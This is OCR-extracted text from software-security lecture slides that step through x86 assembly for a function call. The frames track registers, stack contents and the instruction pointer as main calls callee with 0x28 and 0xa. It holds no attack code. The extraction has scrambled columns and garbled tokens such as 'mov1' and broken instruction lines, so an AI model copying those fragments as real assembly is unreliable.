0x0000000		movl \$0xa,(%esp) call 0x8048394	0x80483b3 0x80483ba
%eax		mov %eax,-0x4(%ebp)	
%edx		mov -0x4(%ebp),%eax	0x80483c2
	0.51010	leave	0x80483c5
%esp	0xfd2d0	ret	0x80483c6
%ebp	0xfd2d0		
%eip	0x80483a8		RC1



ØxFFFF		AvEdada		
• 0xfd	0 0	0xfd2d4 0xfd2d0 0xfd2b8	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%e add \$0x1,%eax pop %ebp ret main: push %ebp mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a0 0x80483a3 0x80483a4 0x80483a5 0x80483a6 0x80483a8
0×0000000			movl \$0xa,(%esp)	0x80483b3
%eax			call 0x8048394 mov %eax,-0x4(%ebp)	0x80483ba 0x80483bf
%edx			<pre>mov -0x4(%ebp),%eax</pre>	0x80483c2
	- 5101 O		leave	0x80483c5
%esp	0xfd2b8		ret	0x80483c6
%ebp	0xfd2d0			
%eip	0x80483a8			BCH



0xFFFF			
→ 0xfd2	0xfd2d4 0xfd2d0	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea add \$0x1,%eax</pre>	0x8048394 0x8048395 0x8048397 0x804839a x0x804839d 0x804839d
	Øxfd2bc Øxfd2b8	pop %ebp ret main: push %ebp mov %esp,%ebp	0x80483a3 0x80483a4 0x80483a5 0x80483a6
		<pre>sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a8 0x80483ab
0x0000000		movl \$0xa,(%esp) call 0x8048394	0x80483b3 0x80483ba
%eax		mov %eax,-0x4(%ebp)	0x80483bf
%edx		<pre>mov -0x4(%ebp),%eax leave</pre>	0x80483c2
%esp	0xfd2b8	leave ret	0x80483c5 0x80483c6



%ebp

%eip

0xfd2d0

0x80483ab



0xFF <b>F</b>	FFFFF	vE4244	1.11.1.1.	
0xfd2c0		xfd2d4 xfd2d0	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea add \$0x1,%eax pop %ebp</pre>	0x8048394 0x8048395 0x8048397 0x804839a x0x804839d 0x80483a0 0x80483a0
	0	xfd2bc xfd2b8	<pre>ret main:    push %ebp    mov %esp,%ebp    sub \$0x18,%esp    movl \$0x28,0x4(%esp)</pre>	0x80483a4 0x80483a5 0x80483a6 0x80483a8 0x80483ab
0x0000000			movl \$0xa,(%esp) call 0x8048394	0x80483b3 0x80483ba
%eax			<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
%edx			mov -0x4(%ebp),%eax	0x80483c2
	ovedabo		leave	0x80483c5
%esp	0xfd2b8	_	ret	0x80483c6
%ebp	0xfd2d0			

0x80483ab

%eip



÷	0xFFFFFFFF	0xfd2d4		
→ _	0xfd2c0	0xfd2d0	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea</pre>	0x8048394 0x8048395 0x8048397 0x804839a 0x804839a
	0x28	Øxfd2bc Øxfd2b8	add \$0x1,%eax pop %ebp ret main:	0x80483a0 0x80483a3 0x80483a4
			<pre>push %ebp mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a5 0x80483a6 0x80483a8 0x80483ab
	0x00000000		➡ movl \$0xa,(%esp)	0x80483b3
%eax			call 0x8048394 mov %eax,-0x4(%ebp)	0x80483ba 0x80483bf
%edx			<pre>mov -0x4(%ebp),%eax leave</pre>	0x80483c2 0x80483c5
%esp	0xfd2b8		ret	0x80483c6

Adam Doupé, Software Security

0xfd2d0

0x80483b3

%ebp

%eip




<i>t</i> .	0xFFFF	FFFF	vE4244			
→ 	0xfd2	2c0	xfd2d4 xfd2d0	mov mov mov	e: %esp,%ebp Øxc(%ebp),%eax Øx8(%ebp),%edx (%edx,%eax,1),%e	0x8048394 0x8048395 0x8048397 0x804839a 0x804839a
	0x28 0xa		Øxfd2bc	add <b>\$0x1,%eax</b> pop <mark>%ebp</mark> ret	0x80483a0 0x80483a3 0x80483a4	
			xfd2b8	<pre>main: push %ebp mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>		
	0x0000	0000			L \$0xa,(%esp) L 0x8048394	0x80483b3 0x80483ba
%ea	x				%eax,-0x4(%ebp)	0x80483bf
%ed	x				-0x4(%ebp),%eax	0x80483c2
%es	n	0xfd2b8	-	leav	/e	0x80483c5 0x80483c6
%eb		0xfd2d0		ret		0,0048300

Adam Doupé, Software Security

0x80483b3


%eip





%edx	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483ba

mov -0x4(%ebp),%eax 0x80483c2 leave 0x80483c5 ret 0x80483c6



%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483ba

mov -0x4(%ebp),%eax

leave

ret




0x80483c2

0x80483c5

0x80483c6

ASU



%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

sub \$0x18,%esp0x80483a8movl \$0x28,0x4(%esp)0x80483abmovl \$0xa,(%esp)0x80483b3call 0x80483940x80483bamov %eax,-0x4(%ebp)0x80483bfmov -0x4(%ebp),%eax0x80483c2leave0x80483c5ret0x80483c6

0xFFFFFFFF	0xfd2d4	1-11-1-1-	
→ 0xfd2c0	Øxfd2dØ 🛶 push %ebp	<pre>callee: push %ebp mov %esp,%ebp</pre>	0x8048394 0x8048395
		mov Øxc(%ebp),%eax	0x8048397
		mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea: add \$0x1,%eax pop %ebp ret main: push %ebp</pre>	x0x804839d
			0x80483a0
0x28	Øxfd2bc Øxfd2b8 Øxfd2b4		0x80483a3
Øxa			0x80483a4
0x80483bf			0x80483a5
			0x80483a6
			0x80483a8
		movl \$0x28,0x4(%esp)	0x80483ab
0x00000000		<pre>movl \$0xa,(%esp)</pre>	0x80483b3

%eax	
%edx	
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x8048394

sub \$0x18,%esp0x80483a8movl \$0x28,0x4(%esp)0x80483abmovl \$0xa,(%esp)0x80483b3call 0x80483940x80483bamov %eax,-0x4(%ebp)0x80483bfmov -0x4(%ebp),%eax0x80483c2leave0x80483c5ret0x80483c6



0xFFFFFFFF	0xfd2d4		
0xfd2c0	0xfd2d4 0xfd2d0		0x8048394
		mov %esp,%ebp	0x8048395
		<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
	-	mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
	Øxfd2bc Øxfd2b8	add \$0x1,%eax pop %ebp ret main:	0x80483a0
Øx28			0x80483a3
Øxa			0x80483a4
0x80483bf		push %ebp	0x80483a5
	<pre></pre>	mov %esp,%ebp sub \$0x18,%esp	0x80483a6
			0x80483a8
		movl \$0x28,0x4(%esp)	0x80483ab
0x00000000		<pre>movl \$0xa,(%esp)</pre>	0x80483b3

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

call 0x8048394

leave

ret

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax



0x80483ba

0x80483bf

0x80483c2

0x80483c5

0x80483c6

0xFFFFFFFF	AvEd2d4		
→ 0xfd2c0	0xfd2d4 0xfd2d0	<pre>callee: push %ebp</pre>	0x8048394
		mov %esp,%ebp	0x8048395
		<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
		mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		<pre>pop %ebp ret main: push %ebp mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a3
Øxa	0xfd2bc 0xfd2b8		0x80483a4
0x80483bf			0x80483a5
	0xfd2b4		0x80483a6
	— 0xfd2b0		0x80483a8
			0x80483ab
0x00000000		movl \$0xa,(%esp)	0x80483b3

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

call 0x8048394

leave

ret

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax



0x80483ba

0x80483bf

0x80483c2

0x80483c5

0x80483c6

0xFFFFFFFF	0xfd2d4	1001 1 CO.	
0xfd2c0	0xfd2d4 0xfd2d0 =	callee:	0x8048394
		mov %esp,%ebp	0x8048395
		mov Øxc(%ebp),%eax	0x8048397
		mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp ret main: push %ebp mov %esp,%ebp	0x80483a3
0xa	0xfd2bc 0xfd2b8		0x80483a4
0x80483bf	— 0xfd2b4		0x80483a5
0xfd2d0			0x80483a6
	— 0xfd2b0	sub \$0x18,%esp	0x80483a8
		movl \$0x28,0x4(%esp)	0x80483ab
0x00000000		movl \$0xa,(%esp)	0x80483b3

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048394

 Imovi poxa, (%esp)

 call 0x8048394

 mov %eax, -0x4(%ebp)

 mov -0x4(%ebp),%eax

 0xfd2b0

 0xfd2d0

0x80483ba 0x80483bf 0x80483c2 0x80483c5 0x80483c6



<i>11</i>	0xFFFFFFFF	0vEd2d4		
-	0xfd2c0	0xfd2d4 0xfd2d0	<pre>callee: push %ebp mov %esp,%ebp</pre>	0x8048394 0x8048395
			<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
-			mov 0x8(%ebp),%edx	0x804839a
			<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
			add \$0x1,%eax	0x80483a0
	0x28		pop %ebp	0x80483a3
	0xa	0xfd2bc 0xfd2b8	ret main:	0x80483a4
	0x80483bf		push %ebp	0x80483a5
	0xfd2d0	0xfd2b4	mov %esp,%ebp	0x80483a6
		— 0xfd2b0	sub \$0x18,%esp	0x80483a8
			movl \$0x28,0x4(%esp)	0x80483ab
	0x00000000		movl \$0xa,(%esp)	0x80483b3

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x8048395

call 0x8048394

leave

ret

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax



0x80483ba

0x80483bf

0x80483c2

0x80483c5

0x80483c6

	0xFFFFFFFF	OvEd2d4		
-	0xfd2c0	0xfd2d4 0xfd2d0	<pre>callee: push %ebp mov %esp,%ebp</pre>	0x8048394 0x8048395
			mov Øxc(%ebp),%eax	0x8048397
-			mov 0x8(%ebp),%edx	0x804839a
			<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
			add \$0x1,%eax	0x80483a0
	0x28		pop %ebp	0x80483a3
	Øxa	Øxfd2bc	ret main:	0x80483a4
	0x80483bf	— 0xfd2b8 — 0xfd2b4	push %ebp	0x80483a5
	0xfd2d0		mov %esp,%ebp	0x80483a6
		0xfd2b0	sub \$0x18,%esp	0x80483a8
			movl \$0x28,0x4(%esp)	0x80483ab
	0x00000000		<pre>movl \$0xa,(%esp)</pre>	0x80483b3

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048395

push %ebp0x80483a5mov %esp,%ebp0x80483a6sub \$0x18,%esp0x80483a8movl \$0x28,0x4(%esp)0x80483abmovl \$0xa,(%esp)0x80483b3call 0x80483940x80483b3mov %eax,-0x4(%ebp)0x80483bfmov -0x4(%ebp),%eax0x80483c2leave0x80483c5ret0x80483c6



0xFFFFFFFF	0xfd2d4		
0xfd2c0	0xfd2d4 0xfd2d0	callee: push %ebp	0x8048394
		mov %esp,%ebp	0x8048395
	_	mov Øxc(%ebp),%eax	0x8048397
		mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp	0x80483a3
Øxa	Øxfd2bc Øxfd2b8	ret main:	0x80483a4
0x80483bf		push %ebp	0x80483a5
0xfd2d0	— 0xfd2b4	mov %esp,%ebp	0x80483a6
	— 0xfd2b0	sub \$0x18,%esp	0x80483a8
		movl \$0x28,0x4(%esp)	0x80483ab
0x00000000		<pre>movl \$0xa,(%esp)</pre>	0x80483b3
		call 0x8048394	0x80483ba

%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397



0x80483bf

0x80483c2

0x80483c5

0x80483c6


Adam Doupé, Software Security

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

leave

ret



%eax	
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

mov -0x4(%ebp),%eax

leave

ret



0x80483c2

0x80483c5

0x80483c6

0xFFFFFFFF	0xfd2d4	in the sec	
0xfd2c0	0xfd2d4 0xfd2d0	callee: push %ebp	0x8048394
	OAT LLOU	mov %esp,%ebp	0x8048395
		mov Øxc(%ebp),%eax	0x8048397
		mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp	0x80483a3
Øxa	Øxfd2bc	ret main:	0x80483a4
0x80483bf	Oxfd2b8	push %ebp	0x80483a5
0xfd2d0	0xfd2b4	mov %esp,%ebp	0x80483a6
	— 0xfd2b0	sub \$0x18,%esp	0x80483a8
		<pre>mov1 \$0x28,0x4(%esp)</pre>	0x80483ab
0x00000000		<pre>movl \$0xa,(%esp)</pre>	0x80483b3
121		call 0x8048394	0x80483ba

%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x8048397

Adam Doupé, Software Security

0x80483bf

0x80483c2

0x80483c5

0x80483c6

ASU

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

122

leave

ret

0xFFFFFFFF	0xfd2d4	1-11	
0xfd2c0	0xfd2d4	callee: push %ebp	0x8048394
		mov %esp,%ebp	0x8048395
		mov Øxc(%ebp),%eax	0x8048397
		→ mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp	0x80483a3
Øxa	Øxfd2bc Øxfd2b8	ret main:	0x80483a4
0x80483bf		push %ebp	0x80483a5
0xfd2d0	0xfd2b4	mov %esp,%ebp	0x80483a6
	— 0xfd2b0	sub \$0x18,%esp	0x80483a8
		<pre>mov1 \$0x28,0x4(%esp)</pre>	0x80483ab
0x00000000		movl \$0xa,(%esp)	0x80483b3
(2)		call 0x8048394	0x80483ba

%eax	0x28
%edx	
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a



0x80483bf

0x80483c2

0x80483c5

0x80483c6

Adam Doupé, Software Security

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

leave

ret

0xFFFFFFFF	0xfd2d4	1.1.1.1.1.1.	
0xfd2c0	0xfd2d4	callee: push %ebp	0x8048394
		mov %esp,%ebp	0x8048395
		mov Øxc(%ebp),%eax	0x8048397
		→ mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp	0x80483a3
Øxa	Øxfd2bc Øxfd2b8	ret main:	0x80483a4
0x80483bf		push %ebp	0x80483a5
0xfd2d0	0xfd2b4	mov %esp,%ebp	0x80483a6
	— 0xfd2b0	sub \$0x18,%esp	0x80483a8
		<pre>mov1 \$0x28,0x4(%esp)</pre>	0x80483ab
0x00000000		movl \$0xa,(%esp)	0x80483b3
(2)		call 0x8048394	0x80483ba

ret

%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839a

mov %eax,-0x4(%ebp) 0x80483bf mov -0x4(%ebp),%eax 0x80483c2 0x80483c5 0x80483c6



0xFFFFF	FFF 0xfd2d4	10011000	
0xfd2c		callee: push %ebp	0x8048394
		mov %esp,%ebp	0x8048395
		mov Øxc(%ebp),%eax	0x8048397
		mov 0x8(%ebp),%edx	0x804839a
		lea (%edx,%eax,1),%ea	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp	0x80483a3
Øxa	Øxfd2bc	ret main:	0x80483a4
0x80483	0xfd2b8	push %ebp	0x80483a5
0xfd2c	0xfd2b4	mov %esp,%ebp	0x80483a6
	0xfd2b0	sub \$0x18,%esp	0x80483a8
		movl \$0x28,0x4(%esp)	0x80483ab
0x0000x0	990	<pre>movl \$0xa,(%esp)</pre>	0x80483b3
		call 0x8048394	0x80483ba
1999	16505		

%eax	0x28
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d



0x80483bf

0x80483c2

0x80483c5

0x80483c6

Adam Doupé, Software Security

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

leave

ret

0xFF <b>FF</b> FFFF	0xfd2d4		
0xfd2c0	0xfd2d4 0xfd2d0	callee: push %ebp	0x8048394
		mov %esp,%ebp	0x8048395
		mov Øxc(%ebp),%eax	0 <b>x8</b> 048397
		mov 0x8(%ebp),%edx	0x804839a
		lea (%edx,%eax,1),%ea	x0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp	0x80483a3
Øxa	Øxfd2bc	ret main:	0x80483a4
0x80483bf	0xfd2b8	push %ebp	0x80483a5
0xfd2d0	0xfd2b4	mov %esp,%ebp	0x80483a6
	0xfd2b0	sub \$0x18,%esp	0x80483a8
		movl \$0x28,0x4(%esp)	0x80483ab
0x00000000		<pre>movl \$0xa,(%esp)</pre>	0x80483b3
		call 0x8048394	0x80483ba
1000 Contraction (1997)			

%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x804839d

mov %eax,-0x4(%ebp) 0x80483bf mov -0x4(%ebp),%eax 0x80483c2 0x80483c5 leave 0x80483c6 ret



Adam Doupé, Software Security

E

0:	xFF <b>FF</b> FFFF	0xfd2d4	in11	
	0xfd2c0	0xfd2d0	callee: push %ebp	0x8048394
			mov %esp,%ebp	0x8048395
			<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
			mov 0x8(%ebp),%edx	0x804839a
			<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
			→ add \$0x1,%eax	0x80483a0
	0x28		pop %ebp	0x80483a3
		Øxfd2bc	ret	0x80483a4
	0xa	0xfd2b8	main:	
e	x80483bf	0xfd2b4	push %ebp	0x80483a5
	0xfd2d0		mov %esp,%ebp	0x80483a6
➡		0xfd2b0	sub \$0x18,%esp	0x80483a8
			<pre>mov1 \$0x28,0x4(%esp)</pre>	0x80483ab
0:	x00000000		movl \$0xa,(%esp)	0x80483b3
			call 0x8048394	0x80483ba
%eax	0x32		<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf

%eax	0x32
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0



0x80483c2

0x80483c5

0x80483c6

Adam Doupé, Software Security

mov -0x4(%ebp),%eax

leave

ret

£1.	0xFFFFFFFF	OvEd2d4		
	0xfd2c0	0xfd2d4 0xfd2d0	callee: push %ebp	0x8048394
			mov %esp,%ebp	0x8048395
			<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
-			mov 0x8(%ebp),%edx	0x804839a
L			<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
		1	📥 add \$0x1,%eax	0x80483a0
	0x28		pop %ebp	0x80483a3
-		Øxfd2bc	ret	0x80483a4
F	Øxa	0xfd2b8	main:	
	0x80483bf	0xfd2b4	push %ebp	0x80483a5
	0xfd2d0		mov %esp,%ebp	0x80483a6
⇒⊢		0xfd2b0	sub \$0x18,%esp	0x80483a8
			movl \$0x28,0x4(%esp)	0x80483ab
	0x00000000		movl \$0xa,(%esp)	0x80483b3
-	1		call 0x8048394	0x80483ba
and a first state				

ret

%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a0

0x80483bf mov %eax,-0x4(%ebp) mov -0x4(%ebp),%eax 0x80483c2 0x80483c5 leave 0x80483c6

Adam Doupé, Software Security



0xFFFFFFF	F 0xfd2d4		
0xfd2c0		callee: push %ebp	0x8048394
		mov %esp,%ebp	0x8048395
		<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
		mov 0x8(%ebp),%edx	0x804839a
		<pre>lea (%edx,%eax,1),%ea</pre>	ax0x804839d
		add \$0x1,%eax	0x80483a0
0x28		pop %ebp	0x80483a3
Øxa	Øxfd2bc Øxfd2b8	ret main:	0x80483a4
0x80483b	f	push %ebp	0x80483a5
0xfd2d0	0xfd2b4	mov %esp,%ebp	0x80483a6
	0xfd2b0	sub \$0x18,%esp	0x80483a8
		movl \$0x28,0x4(%esp)	0x80483ab
0x000000	90	movl \$0xa,(%esp)	0x80483b3
		call 0x8048394	0x80483ba

%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a3

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

leave

ret



0x80483bf

0x80483c2

0x80483c5

0x80483c6

0)	kff <b>ff</b> ffff	0xfd2d4			
Ø)	0xfd2c0	0xfd2d4 0xfd2d0	calle pus	0x8048394	
			mov	%esp,%ebp	0x8048395
			mov	<pre>0xc(%ebp),%eax</pre>	0x8048397
			mov	0x8(%ebp),%edx	0x804839a
			lea	(%edx,%eax,1),%	eax0x804839d
			add	\$0x1,%eax	0x80483a0
	0x28		\Rightarrow рор	%ebp	0x80483a3
	0xa	Øxfd2bc Øxfd2b8	ret main:		0x80483a4
0	x80483bf		pus	h %ebp	0x80483a5
	0xfd2d0	0xfd2b4	mov	%esp,%ebp	0x80483a6
		0xfd2b0	sub	\$0x18,%esp	0x80483a8
			mov	1 \$0x28,0x4(%esp)	) 0x80483ab
0)	K00000000		mov	1 \$0xa,(%esp)	0x80483b3
-			cal	1 0x8048394	0x80483ba

%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x80483a3

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

leave

ret



0x80483bf

0x80483c2

0x80483c5

0x80483c6

0)	kff <b>ff</b> ffff	0xfd2d4			
Ø)	0xfd2c0	0xfd2d4 0xfd2d0	calle pus	0x8048394	
			mov	%esp,%ebp	0x8048395
			mov	<pre>0xc(%ebp),%eax</pre>	0x8048397
			mov	0x8(%ebp),%edx	0x804839a
			lea	(%edx,%eax,1),%	eax0x804839d
			add	\$0x1,%eax	0x80483a0
	0x28		\Rightarrow рор	%ebp	0x80483a3
	0xa	Øxfd2bc Øxfd2b8	ret main:		0x80483a4
0	x80483bf		pus	h %ebp	0x80483a5
	0xfd2d0	0xfd2b4	mov	%esp,%ebp	0x80483a6
		0xfd2b0	sub	\$0x18,%esp	0x80483a8
			mov	1 \$0x28,0x4(%esp)	) 0x80483ab
0)	K00000000		mov	1 \$0xa,(%esp)	0x80483b3
-			cal	1 0x8048394	0x80483ba

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

leave

ret



0x80483bf

0x80483c2

0x80483c5

0x80483c6

	0xFFFFFFFF	0454244		
	0xfd2c0	0xfd2d4 0xfd2d0	callee: push %ebp	0x8048394
			mov %esp,%ebp	0x8048395
			<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
			mov 0x8(%ebp),%edx	0x804839a
			<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
			add \$0x1,%eax	0x80483a0
	0x28	Øxfd2bc Øxfd2b8 Øxfd2b4	➡ pop %ebp	0x80483a3
	0xa		ret main:	0x80483a4
	0x80483bf		push %ebp	0x80483a5
	0xfd2d0		mov %esp,%ebp	0x80483a6
		0xfd2b0	sub \$0x18,%esp	0x80483a8
			movl \$0x28,0x4(%esp)	0x80483ab
	0x00000000		movl \$0xa,(%esp)	0x80483b3
1.20			call 0x8048394	0x80483ba

%eax	0x33
%edx	<b>0</b> ха
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3

0x80483bf

0x80483c2

0x80483c5

0x80483c6

ASU

Adam Doupé, Software Security

mov %eax,-0x4(%ebp)

mov -0x4(%ebp),%eax

leave

ret

	0xFF <b>FF</b> FFFF	Ovedad4		
